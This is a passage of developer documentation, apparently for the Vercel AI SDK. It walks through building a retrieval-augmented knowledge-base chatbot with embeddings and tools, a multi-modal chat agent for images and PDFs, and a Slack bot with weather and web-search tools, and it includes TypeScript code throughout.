Next, you create an asynchronous function called generateEmbeddings. This function will take in the source material (value) as an input and return a promise of an array of objects, each containing an embedding and content. Within the function, you first generate chunks for the input. Then, you pass those chunks to the embedMany function imported from the AI SDK which will return embeddings of the chunks you passed in. Finally, you map over and return the embeddings in a format that is ready to save in the database.
Update Server Action
Open the file at lib/actions/resources.ts. This file has one function, createResource, which, as the name implies, allows you to create a resource.
'use server';
import {
NewResourceParams,
insertResourceSchema,
resources,
} from '@/lib/db/schema/resources';
import { db } from '../db';
export const createResource = async (input: NewResourceParams) => {
try {
const { content } = insertResourceSchema.parse(input);
const [resource] = await db
.insert(resources)
.values({ content })
.returning();
return 'Resource successfully created.';
} catch (e) {
if (e instanceof Error)
return e.message.length > 0 ? e.message : 'Error, please try again.';
}
};
This function is a Server Action, as denoted by the “use server”; directive at the top of the file. This means that it can be called anywhere in your Next.js application. This function will take an input, run it through a Zod schema to ensure it adheres to the correct schema, and then creates a new resource in the database. This is the ideal location to generate and store embeddings of the newly created resources.
Update the file with the following code:
'use server';
import {
NewResourceParams,
insertResourceSchema,
resources,
} from '@/lib/db/schema/resources';
import { db } from '../db';
import { generateEmbeddings } from '../ai/embedding';
import { embeddings as embeddingsTable } from '../db/schema/embeddings';
export const createResource = async (input: NewResourceParams) => {
try {
const { content } = insertResourceSchema.parse(input);
const [resource] = await db
.insert(resources)
.values({ content })
.returning();
const embeddings = await generateEmbeddings(content);
await db.insert(embeddingsTable).values(
embeddings.map(embedding => ({
resourceId: resource.id,
...embedding,
})),
);
return 'Resource successfully created and embedded.';
} catch (error) {
return error instanceof Error && error.message.length > 0
? error.message
: 'Error, please try again.';
}
};
First, you call the generateEmbeddings function created in the previous step, passing in the source material (content). Once you have your embeddings (e) of the source material, you can save them to the database, passing the resourceId alongside each embedding.
Create Root Page
Great! Let's build the frontend. The AI SDK’s useChat hook allows you to easily create a conversational user interface for your agent.
Replace your root page (app/page.tsx) with the following code.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
<div className="space-y-4">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
<div>
<div className="font-bold">{m.role}</div>
{m.parts.map(part => {
switch (part.type) {
case 'text':
return <p>{part.text}</p>;
}
})}
</div>
</div>
))}
</div>
<form
onSubmit={e => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
}}
>
<input
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.currentTarget.value)}
/>
</form>
</div>
);
}
The useChat hook enables the streaming of chat messages from your AI provider (you will be using OpenAI via the Vercel AI Gateway), manages the state for chat input, and updates the UI automatically as new messages are received.
Run the following command to start the Next.js dev server:
Head to http://localhost:3000. You should see an empty screen with an input bar floating at the bottom. Try to send a message. The message shows up in the UI for a fraction of a second and then disappears. This is because you haven’t set up the corresponding API route to call the model! By default, useChat will send a POST request to the /api/chat endpoint with the messages as the request body.
You can customize the endpoint in the useChat configuration object
Create API Route
In Next.js, you can create custom request handlers for a given route using Route Handlers. Route Handlers are defined in a route.ts file and can export HTTP methods like GET, POST, PUT, PATCH etc.
Create a file at app/api/chat/route.ts by running the following command:
Open the file and add the following code:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
In this code, you declare and export an asynchronous function called POST. You retrieve the messages from the request body and then pass them to the streamText function imported from the AI SDK, alongside the model you would like to use. Finally, you return the model’s response in UIMessageStreamResponse format.
Head back to the browser and try to send a message again. You should see a response from the model streamed directly in!
Refining your prompt
While you now have a working agent, it isn't doing anything special.
Let’s add system instructions to refine and restrict the model’s behavior. In this case, you want the model to only use information it has retrieved to generate responses. Update your route handler with the following code:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Head back to the browser and try to ask the model what your favorite food is. The model should now respond exactly as you instructed above (“Sorry, I don’t know”) given it doesn’t have any relevant information.
In its current form, your agent is now, well, useless. How do you give the model the ability to add and query information?
Using Tools
A tool is a function that can be called by the model to perform a specific task. You can think of a tool like a program you give to the model that it can run as and when it deems necessary.
Let’s see how you can create a tool to give the model the ability to create, embed and save a resource to your agents’ knowledge base.
Add Resource Tool
Update your route handler with the following code:
import { createResource } from '@/lib/actions/resources';
import { convertToModelMessages, streamText, tool, UIMessage } from 'ai';
import { z } from 'zod';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
messages: convertToModelMessages(messages),
tools: {
addResource: tool({
description: `add a resource to your knowledge base.
If the user provides a random piece of knowledge unprompted, use this tool without asking for confirmation.`,
inputSchema: z.object({
content: z
.string()
.describe('the content or resource to add to the knowledge base'),
}),
execute: async ({ content }) => createResource({ content }),
}),
},
});
return result.toUIMessageStreamResponse();
}
In this code, you define a tool called addResource. This tool has three elements:
- description: description of the tool that will influence when the tool is picked.
- inputSchema: Zod schema that defines the input necessary for the tool to run.
- execute: An asynchronous function that is called with the arguments from the tool call.
In simple terms, on each generation, the model will decide whether it should call the tool. If it deems it should call the tool, it will extract the input and then append a new message to the messages array of type tool-call. The AI SDK will then run the execute function with the parameters provided by the tool-call message.
Head back to the browser and tell the model your favorite food. You should see an empty response in the UI. Did anything happen? Let’s see. Run the following command in a new terminal window.
This will start Drizzle Studio where we can view the rows in our database. You should see a new row in both the embeddings and resources table with your favorite food!
Let’s make a few changes in the UI to communicate to the user when a tool has been called. Head back to your root page (app/page.tsx) and add the following code:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
<div className="space-y-4">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
<div>
<div className="font-bold">{m.role}</div>
{m.parts.map(part => {
switch (part.type) {
case 'text':
return <p>{part.text}</p>;
case 'tool-addResource':
case 'tool-getInformation':
return (
<p>
call{part.state === 'output-available' ? 'ed' : 'ing'}{' '}
tool: {part.type}
<pre className="my-4 bg-zinc-100 p-2 rounded-sm">
{JSON.stringify(part.input, null, 2)}
</pre>
</p>
);
}
})}
</div>
</div>
))}
</div>
<form
onSubmit={e => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
}}
>
<input
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.currentTarget.value)}
/>
</form>
</div>
);
}
With this change, you now conditionally render the tool that has been called directly in the UI. Save the file and head back to browser. Tell the model your favorite movie. You should see which tool is called in place of the model’s typical text response.
Improving UX with Multi-Step Calls
It would be nice if the model could summarize the action too. However, technically, once the model calls a tool, it has completed its generation as it ‘generated’ a tool call. How could you achieve this desired behaviour?
The AI SDK has a feature called stopWhen which allows stopping conditions when the model generates a tool call. If those stopping conditions haven't been hit, the AI SDK will automatically send tool call results back to the model!
Open your root page (api/chat/route.ts) and add the following key to the streamText configuration object:
import { createResource } from '@/lib/actions/resources';
import {
convertToModelMessages,
streamText,
tool,
UIMessage,
stepCountIs,
} from 'ai';
import { z } from 'zod';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
messages: convertToModelMessages(messages),
stopWhen: stepCountIs(5),
tools: {
addResource: tool({
description: `add a resource to your knowledge base.
If the user provides a random piece of knowledge unprompted, use this tool without asking for confirmation.`,
inputSchema: z.object({
content: z
.string()
.describe('the content or resource to add to the knowledge base'),
}),
execute: async ({ content }) => createResource({ content }),
}),
},
});
return result.toUIMessageStreamResponse();
}
Head back to the browser and tell the model your favorite pizza topping (note: pineapple is not an option). You should see a follow-up response from the model confirming the action.
Retrieve Resource Tool
The model can now add and embed arbitrary information to your knowledge base. However, it still isn’t able to query it. Let’s create a new tool to allow the model to answer questions by finding relevant information in your knowledge base.
To find similar content, you will need to embed the users query, search the database for semantic similarities, then pass those items to the model as context alongside the query. To achieve this, let’s update your embedding logic file (lib/ai/embedding.ts):
import { embed, embedMany } from 'ai';
import { db } from '../db';
import { cosineDistance, desc, gt, sql } from 'drizzle-orm';
import { embeddings } from '../db/schema/embeddings';
const embeddingModel = 'openai/text-embedding-ada-002';
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
export const generateEmbeddings = async (
value: string,
): Promise<Array<{ embedding: number[]; content: string }>> => {
const chunks = generateChunks(value);
const { embeddings } = await embedMany({
model: embeddingModel,
values: chunks,
});
return embeddings.map((e, i) => ({ content: chunks[i], embedding: e }));
};
export const generateEmbedding = async (value: string): Promise<number[]> => {
const input = value.replaceAll('\\n', ' ');
const { embedding } = await embed({
model: embeddingModel,
value: input,
});
return embedding;
};
export const findRelevantContent = async (userQuery: string) => {
const userQueryEmbedded = await generateEmbedding(userQuery);
const similarity = sql<number>`1 - (${cosineDistance(
embeddings.embedding,
userQueryEmbedded,
)})`;
const similarGuides = await db
.select({ name: embeddings.content, similarity })
.from(embeddings)
.where(gt(similarity, 0.5))
.orderBy(t => desc(t.similarity))
.limit(4);
return similarGuides;
};
In this code, you add two functions:
generateEmbedding: generate a single embedding from an input stringfindRelevantContent: embeds the user’s query, searches the database for similar items, then returns relevant items
With that done, it’s onto the final step: creating the tool.
Go back to your route handler (api/chat/route.ts) and add a new tool called getInformation:
import { createResource } from '@/lib/actions/resources';
import {
convertToModelMessages,
streamText,
tool,
UIMessage,
stepCountIs,
} from 'ai';
import { z } from 'zod';
import { findRelevantContent } from '@/lib/ai/embedding';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
messages: convertToModelMessages(messages),
stopWhen: stepCountIs(5),
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
tools: {
addResource: tool({
description: `add a resource to your knowledge base.
If the user provides a random piece of knowledge unprompted, use this tool without asking for confirmation.`,
inputSchema: z.object({
content: z
.string()
.describe('the content or resource to add to the knowledge base'),
}),
execute: async ({ content }) => createResource({ content }),
}),
getInformation: tool({
description: `get information from your knowledge base to answer questions.`,
inputSchema: z.object({
question: z.string().describe('the users question'),
}),
execute: async ({ question }) => findRelevantContent(question),
}),
},
});
return result.toUIMessageStreamResponse();
}
Head back to the browser, refresh the page, and ask for your favorite food. You should see the model call the getInformation tool, and then use the relevant information to formulate a response!
Conclusion
Congratulations, you have successfully built an AI agent that can dynamically add and retrieve information to and from a knowledge base. Throughout this guide, you learned how to create and store embeddings, set up server actions to manage resources, and use tools to extend the capabilities of your agent.
Troubleshooting Migration Error
If you experience an error with the migration, open your migration file (lib/db/migrations/0000_yielding_bloodaxe.sql), cut (copy and remove) the first line, and run it directly on your postgres instance. You should now be able to run the updated migration.
If you're using the Vercel setup above, you can run the command directly by either:
- Going to the Neon console and entering the command there, or
- Going back to the Vercel platform, navigating to the Quick Start section of your database, and finding the PSQL connection command (second tab). This will connect to your instance in the terminal where you can run the command directly.
title: Multi-Modal Agent description: Learn how to build a multi-modal agent that can process images and PDFs with the AI SDK. tags: ['multi-modal', 'agent', 'images', 'pdf', 'vision', 'next']
Multi-Modal Agent
In this guide, you will build a multi-modal agent capable of understanding both images and PDFs.
Multi-modal refers to the ability of the agent to understand and generate responses in multiple formats. In this guide, we'll focus on images and PDFs - two common document types that modern language models can process natively.
We'll build this agent using OpenAI's GPT-4o, but the same code works seamlessly with other providers - you can switch between them by changing just one line of code.
Prerequisites
To follow this quickstart, you'll need:
- Node.js 18+ and pnpm installed on your local development machine.
- A Vercel AI Gateway API key.
If you haven't obtained your Vercel AI Gateway API key, you can do so by signing up on the Vercel website.
Create Your Application
Start by creating a new Next.js application. This command will create a new directory named multi-modal-agent and set up a basic Next.js application inside it.
Navigate to the newly created directory:
Install dependencies
Install ai and @ai-sdk/react, the AI SDK package and the AI SDK's React package respectively.
<Tab>
<Snippet text="bun add ai @ai-sdk/react" dark />
</Tab>
Configure your Vercel AI Gateway API key
Create a .env.local file in your project root and add your Vercel AI Gateway API key. This key authenticates your application with Vercel AI Gateway.
Edit the .env.local file:
AI_GATEWAY_API_KEY=your_api_key_here
Replace your_api_key_here with your actual Vercel AI Gateway API key.
Implementation Plan
To build a multi-modal agent, you will need to:
- Create a Route Handler to handle incoming chat messages and generate responses.
- Wire up the UI to display chat messages, provide a user input, and handle submitting new messages.
- Add the ability to upload images and PDFs and attach them alongside the chat messages.
Create a Route Handler
Create a route handler, app/api/chat/route.ts and add the following code:
import { streamText, convertToModelMessages, type UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Let's take a look at what is happening in this code:
- Define an asynchronous
POSTrequest handler and extractmessagesfrom the body of the request. Themessagesvariable contains a history of the conversation between you and the agent and provides the agent with the necessary context to make the next generation. - Convert the UI messages to model messages using
convertToModelMessages, which transforms the UI-focused message format to the format expected by the language model. - Call
streamText, which is imported from theaipackage. This function accepts a configuration object that contains amodelprovider andmessages(converted in step 2). You can pass additional settings to further customise the model's behaviour. - The
streamTextfunction returns aStreamTextResult. This result object contains thetoUIMessageStreamResponsefunction which converts the result to a streamed response object. - Finally, return the result to the client to stream the response.
This Route Handler creates a POST request endpoint at /api/chat.
Wire up the UI
Now that you have a Route Handler that can query a large language model (LLM), it's time to setup your frontend. AI SDK UI abstracts the complexity of a chat interface into one hook, useChat.
Update your root page (app/page.tsx) with the following code to show a list of chat messages and provide a user message input:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={`${m.id}-text-${index}`}>{part.text}</span>;
}
return null;
})}
</div>
))}
<form
onSubmit={async event => {
event.preventDefault();
sendMessage({
role: 'user',
parts: [{ type: 'text', text: input }],
});
setInput('');
}}
className="fixed bottom-0 w-full max-w-md mb-8 border border-gray-300 rounded shadow-xl"
>
<input
className="w-full p-2"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.target.value)}
/>
</form>
</div>
);
}
This page utilizes the useChat hook, configured with DefaultChatTransport to specify the API endpoint. The useChat hook provides multiple utility functions and state variables:
messages- the current chat messages (an array of objects withid,role, andpartsproperties).sendMessage- function to send a new message to the AI.- Each message contains a
partsarray that can include text, images, PDFs, and other content types. - Files are converted to data URLs before being sent to maintain compatibility across different environments.
Add File Upload
To make your agent multi-modal, let's add the ability to upload and send both images and PDFs to the model. In v5, files are sent as part of the message's parts array. Files are converted to data URLs using the FileReader API before being sent to the server.
Update your root page (app/page.tsx) with the following code:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useRef, useState } from 'react';
import Image from 'next/image';
async function convertFilesToDataURLs(files: FileList) {
return Promise.all(
Array.from(files).map(
file =>
new Promise<{
type: 'file';
mediaType: string;
url: string;
}>((resolve, reject) => {
const reader = new FileReader();
reader.onload = () => {
resolve({
type: 'file',
mediaType: file.type,
url: reader.result as string,
});
};
reader.onerror = reject;
reader.readAsDataURL(file);
}),
),
);
}
export default function Chat() {
const [input, setInput] = useState('');
const [files, setFiles] = useState<FileList | undefined>(undefined);
const fileInputRef = useRef<HTMLInputElement>(null);
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={`${m.id}-text-${index}`}>{part.text}</span>;
}
if (part.type === 'file' && part.mediaType?.startsWith('image/')) {
return (
<Image
key={`${m.id}-image-${index}`}
src={part.url}
width={500}
height={500}
alt={`attachment-${index}`}
/>
);
}
if (part.type === 'file' && part.mediaType === 'application/pdf') {
return (
<iframe
key={`${m.id}-pdf-${index}`}
src={part.url}
width={500}
height={600}
title={`pdf-${index}`}
/>
);
}
return null;
})}
</div>
))}
<form
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl space-y-2"
onSubmit={async event => {
event.preventDefault();
const fileParts =
files && files.length > 0
? await convertFilesToDataURLs(files)
: [];
sendMessage({
role: 'user',
parts: [{ type: 'text', text: input }, ...fileParts],
});
setInput('');
setFiles(undefined);
if (fileInputRef.current) {
fileInputRef.current.value = '';
}
}}
>
<input
type="file"
accept="image/*,application/pdf"
className=""
onChange={event => {
if (event.target.files) {
setFiles(event.target.files);
}
}}
multiple
ref={fileInputRef}
/>
<input
className="w-full p-2"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.target.value)}
/>
</form>
</div>
);
}
In this code, you:
- Add a helper function
convertFilesToDataURLsto convert file uploads to data URLs. - Create state to hold the input text, files, and a ref to the file input field.
- Configure
useChatwithDefaultChatTransportto specify the API endpoint. - Display messages using the
partsarray structure, rendering text, images, and PDFs appropriately. - Update the
onSubmitfunction to send messages with thesendMessagefunction, including both text and file parts. - Add a file input field to the form, including an
onChangehandler to handle updating the files state.
Running Your Application
With that, you have built everything you need for your multi-modal agent! To start your application, use the command:
Head to your browser and open http://localhost:3000. You should see an input field and a button to upload files.
Try uploading an image or PDF and asking the model questions about it. Watch as the model's response is streamed back to you!
Using Other Providers
With the AI SDK's unified provider interface you can easily switch to other providers that support multi-modal capabilities:
// Using Anthropic
const result = streamText({
model: 'anthropic/claude-sonnet-4-20250514',
messages: convertToModelMessages(messages),
});
// Using Google
const result = streamText({
model: 'google/gemini-2.5-flash',
messages: convertToModelMessages(messages),
});
Install the provider package (@ai-sdk/anthropic or @ai-sdk/google) and update your API keys in .env.local. The rest of your code remains the same.
Where to Next?
You've built a multi-modal AI agent using the AI SDK! Experiment and extend the functionality of this application further by exploring tool calling.
title: Slackbot Agent Guide description: Learn how to use the AI SDK to build an AI Agent in Slack. tags: ['agents', 'chatbot']
Building an AI Agent in Slack with the AI SDK
In this guide, you will learn how to build a Slackbot powered by the AI SDK. The bot will be able to respond to direct messages and mentions in channels using the full context of the thread.
Slack App Setup
Before we start building, you'll need to create and configure a Slack app:
- Go to api.slack.com/apps
- Click "Create New App" and choose "From scratch"
- Give your app a name and select your workspace
- Under "OAuth & Permissions", add the following bot token scopes:
app_mentions:readchat:writeim:historyim:writeassistant:write
- Install the app to your workspace (button under "OAuth Tokens" subsection)
- Copy the Bot User OAuth Token and Signing Secret for the next step
- Under App Home -> Show Tabs -> Chat Tab, check "Allow users to send Slash commands and messages from the chat tab"
Project Setup
This project uses the following stack:
Getting Started
- Clone the repository and check out the
starterbranch
<Snippet text={[ 'git clone https://github.com/vercel-labs/ai-sdk-slackbot.git', 'cd ai-sdk-slackbot', 'git checkout starter', ]} />
- Install dependencies
<Snippet text={['pnpm install']} />
Project Structure
The starter repository already includes:
- Slack utilities (
lib/slack-utils.ts) including functions for validating incoming requests, converting Slack threads to AI SDK compatible message formats, and getting the Slackbot's user ID - General utility functions (
lib/utils.ts) including initial Exa setup - Files to handle the different types of Slack events (
lib/handle-messages.tsandlib/handle-app-mention.ts) - An API endpoint (
POST) for Slack events (api/events.ts)
Event Handler
First, let's take a look at our API route (api/events.ts):
import type { SlackEvent } from '@slack/web-api';
import {
assistantThreadMessage,
handleNewAssistantMessage,
} from '../lib/handle-messages';
import { waitUntil } from '@vercel/functions';
import { handleNewAppMention } from '../lib/handle-app-mention';
import { verifyRequest, getBotId } from '../lib/slack-utils';
export async function POST(request: Request) {
const rawBody = await request.text();
const payload = JSON.parse(rawBody);
const requestType = payload.type as 'url_verification' | 'event_callback';
// See https://api.slack.com/events/url_verification
if (requestType === 'url_verification') {
return new Response(payload.challenge, { status: 200 });
}
await verifyRequest({ requestType, request, rawBody });
try {
const botUserId = await getBotId();
const event = payload.event as SlackEvent;
if (event.type === 'app_mention') {
waitUntil(handleNewAppMention(event, botUserId));
}
if (event.type === 'assistant_thread_started') {
waitUntil(assistantThreadMessage(event));
}
if (
event.type === 'message' &&
!event.subtype &&
event.channel_type === 'im' &&
!event.bot_id &&
!event.bot_profile &&
event.bot_id !== botUserId
) {
waitUntil(handleNewAssistantMessage(event, botUserId));
}
return new Response('Success!', { status: 200 });
} catch (error) {
console.error('Error generating response', error);
return new Response('Error generating response', { status: 500 });
}
}
This file defines a POST function that handles incoming requests from Slack. First, you check the request type to see if it's a URL verification request. If it is, you respond with the challenge string provided by Slack. If it's an event callback, you verify the request and then have access to the event data. This is where you can implement your event handling logic.
You then handle three types of events: app_mention, assistant_thread_started, and message:
- For
app_mention, you callhandleNewAppMentionwith the event and the bot user ID. - For
assistant_thread_started, you callassistantThreadMessagewith the event. - For
message, you callhandleNewAssistantMessagewith the event and the bot user ID.
Finally, you respond with a success message to Slack. Note, each handler function is wrapped in a waitUntil function. Let's take a look at what this means and why it's important.
The waitUntil Function
Slack expects a response within 3 seconds to confirm the request is being handled. However, generating AI responses can take longer. If you don't respond to the Slack request within 3 seconds, Slack will send another request, leading to another invocation of your API route, another call to the LLM, and ultimately another response to the user. To solve this, you can use the waitUntil function, which allows you to run your AI logic after the response is sent, without blocking the response itself.
This means, your API endpoint will:
- Immediately respond to Slack (within 3 seconds)
- Continue processing the message asynchronously
- Send the AI response when it's ready
Event Handlers
Let's look at how each event type is currently handled.
App Mentions
When a user mentions your bot in a channel, the app_mention event is triggered. The handleNewAppMention function in handle-app-mention.ts processes these mentions:
- Checks if the message is from a bot to avoid infinite response loops
- Creates a status updater to show the bot is "thinking"
- If the mention is in a thread, it retrieves the thread history
- Calls the LLM with the message content (using the
generateResponsefunction which you will implement in the next section) - Updates the initial "thinking" message with the AI response
Here's the code for the handleNewAppMention function:
import { AppMentionEvent } from '@slack/web-api';
import { client, getThread } from './slack-utils';
import { generateResponse } from './ai';
const updateStatusUtil = async (
initialStatus: string,
event: AppMentionEvent,
) => {
const initialMessage = await client.chat.postMessage({
channel: event.channel,
thread_ts: event.thread_ts ?? event.ts,
text: initialStatus,
});
if (!initialMessage || !initialMessage.ts)
throw new Error('Failed to post initial message');
const updateMessage = async (status: string) => {
await client.chat.update({
channel: event.channel,
ts: initialMessage.ts as string,
text: status,
});
};
return updateMessage;
};
export async function handleNewAppMention(
event: AppMentionEvent,
botUserId: string,
) {
console.log('Handling app mention');
if (event.bot_id || event.bot_id === botUserId || event.bot_profile) {
console.log('Skipping app mention');
return;
}
const { thread_ts, channel } = event;
const updateMessage = await updateStatusUtil('is thinking...', event);
if (thread_ts) {
const messages = await getThread(channel, thread_ts, botUserId);
const result = await generateResponse(messages, updateMessage);
updateMessage(result);
} else {
const result = await generateResponse(
[{ role: 'user', content: event.text }],
updateMessage,
);
updateMessage(result);
}
}
Now let's see how new assistant threads and messages are handled.
Assistant Thread Messages
When a user starts a thread with your assistant, the assistant_thread_started event is triggered. The assistantThreadMessage function in handle-messages.ts handles this:
- Posts a welcome message to the thread
- Sets up suggested prompts to help users get started
Here's the code for the assistantThreadMessage function:
import type { AssistantThreadStartedEvent } from '@slack/web-api';
import { client } from './slack-utils';
export async function assistantThreadMessage(
event: AssistantThreadStartedEvent,
) {
const { channel_id, thread_ts } = event.assistant_thread;
console.log(`Thread started: ${channel_id} ${thread_ts}`);
console.log(JSON.stringify(event));
await client.chat.postMessage({
channel: channel_id,
thread_ts: thread_ts,
text: "Hello, I'm an AI assistant built with the AI SDK by Vercel!",
});
await client.assistant.threads.setSuggestedPrompts({
channel_id: channel_id,
thread_ts: thread_ts,
prompts: [
{
title: 'Get the weather',
message: 'What is the current weather in London?',
},
{
title: 'Get the news',
message: 'What is the latest Premier League news from the BBC?',
},
],
});
}
Direct Messages
For direct messages to your bot, the message event is triggered and the event is handled by the handleNewAssistantMessage function in handle-messages.ts:
- Verifies the message isn't from a bot
- Updates the status to show the response is being generated
- Retrieves the conversation history
- Calls the LLM with the conversation context
- Posts the LLM's response to the thread
Here's the code for the handleNewAssistantMessage function:
import type { GenericMessageEvent } from '@slack/web-api';
import { client, getThread } from './slack-utils';
import { generateResponse } from './ai';
export async function handleNewAssistantMessage(
event: GenericMessageEvent,
botUserId: string,
) {
if (
event.bot_id ||
event.bot_id === botUserId ||
event.bot_profile ||
!event.thread_ts
)
return;
const { thread_ts, channel } = event;
const updateStatus = updateStatusUtil(channel, thread_ts);
updateStatus('is thinking...');
const messages = await getThread(channel, thread_ts, botUserId);
const result = await generateResponse(messages, updateStatus);
await client.chat.postMessage({
channel: channel,
thread_ts: thread_ts,
text: result,
unfurl_links: false,
blocks: [
{
type: 'section',
text: {
type: 'mrkdwn',
text: result,
},
},
],
});
updateStatus('');
}
With the event handlers in place, let's now implement the AI logic.
Implementing AI Logic
The core of our application is the generateResponse function in lib/generate-response.ts, which processes messages and generates responses using the AI SDK.
Here's how to implement it:
import { generateText, ModelMessage } from 'ai';
__PROVIDER_IMPORT__;
export const generateResponse = async (
messages: ModelMessage[],
updateStatus?: (status: string) => void,
) => {
const { text } = await generateText({
model: __MODEL__,
system: `You are a Slack bot assistant. Keep your responses concise and to the point.
- Do not tag users.
- Current date is: ${new Date().toISOString().split('T')[0]}`,
messages,
});
// Convert markdown to Slack mrkdwn format
return text.replace(/\[(.*?)\]\((.*?)\)/g, '<$2|$1>').replace(/\*\*/g, '*');
};
This basic implementation:
- Uses the AI SDK's
generateTextfunction to call Anthropic'sclaude-sonnet-4.5model - Provides a system prompt to guide the model's behavior
- Formats the response for Slack's markdown format
Enhancing with Tools
The real power of the AI SDK comes from tools that enable your bot to perform actions. Let's add two useful tools:
import { generateText, tool, ModelMessage, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
import { exa } from './utils';
export const generateResponse = async (
messages: ModelMessage[],
updateStatus?: (status: string) => void,
) => {
const { text } = await generateText({
model: __MODEL__,
system: `You are a Slack bot assistant. Keep your responses concise and to the point.
- Do not tag users.
- Current date is: ${new Date().toISOString().split('T')[0]}
- Always include sources in your final response if you use web search.`,
messages,
stopWhen: stepCountIs(10),
tools: {
getWeather: tool({
description: 'Get the current weather at a location',
inputSchema: z.object({
latitude: z.number(),
longitude: z.number(),
city: z.string(),
}),
execute: async ({ latitude, longitude, city }) => {
updateStatus?.(`is getting weather for ${city}...`);
const response = await fetch(
`https://api.open-meteo.com/v1/forecast?latitude=${latitude}&longitude=${longitude}¤t=temperature_2m,weathercode,relativehumidity_2m&timezone=auto`,
);
const weatherData = await response.json();
return {
temperature: weatherData.current.temperature_2m,
weatherCode: weatherData.current.weathercode,
humidity: weatherData.current.relativehumidity_2m,
city,
};
},
}),
searchWeb: tool({
description: 'Use this to search the web for information',
inputSchema: z.object({
query: z.string(),
specificDomain: z
.string()
.nullable()
.describe(
'a domain to search if the user specifies e.g. bbc.com. Should be only the domain name without the protocol',
),
}),
execute: async ({ query, specificDomain }) => {
updateStatus?.(`is searching the web for ${query}...`);
const { results } = await exa.searchAndContents(query, {
livecrawl: 'always',
numResults: 3,
includeDomains: specificDomain ? [specificDomain] : undefined,
});
return {
results: results.map(result => ({
title: result.title,
url: result.url,
snippet: result.text.slice(0, 1000),
})),
};
},
}),
},
});
// Convert markdown to Slack mrkdwn format
return text.replace(/\[(.*?)\]\((.*?)\)/g, '<$2|$1>').replace(/\*\*/g, '*');
};
In this updated implementation:
-
You added two tools:
getWeather: Fetches weather data for a specified locationsearchWeb: Searches the web for information using the Exa API
-
You set
stopWhen: stepCountIs(10)to enable multi-step conversations. This defines the stopping conditions of your agent, when the model generates a tool call. This will automatically send any tool results back to the LLM to trigger additional tool calls or responses as the LLM deems necessary. This turns your LLM call from a one-off operation into a multi-step agentic flow.
How It Works
When a user interacts with your bot:
- The Slack event is received and processed by your API endpoint
- The user's message and the thread history is passed to the
generateResponsefunction - The AI SDK processes the message and may invoke tools as needed
- The response is formatted for Slack and sent back to the user
The tools are automatically invoked based on the user's intent. For example, if a user asks "What's the weather in London?", the AI will:
- Recognize this as a weather query
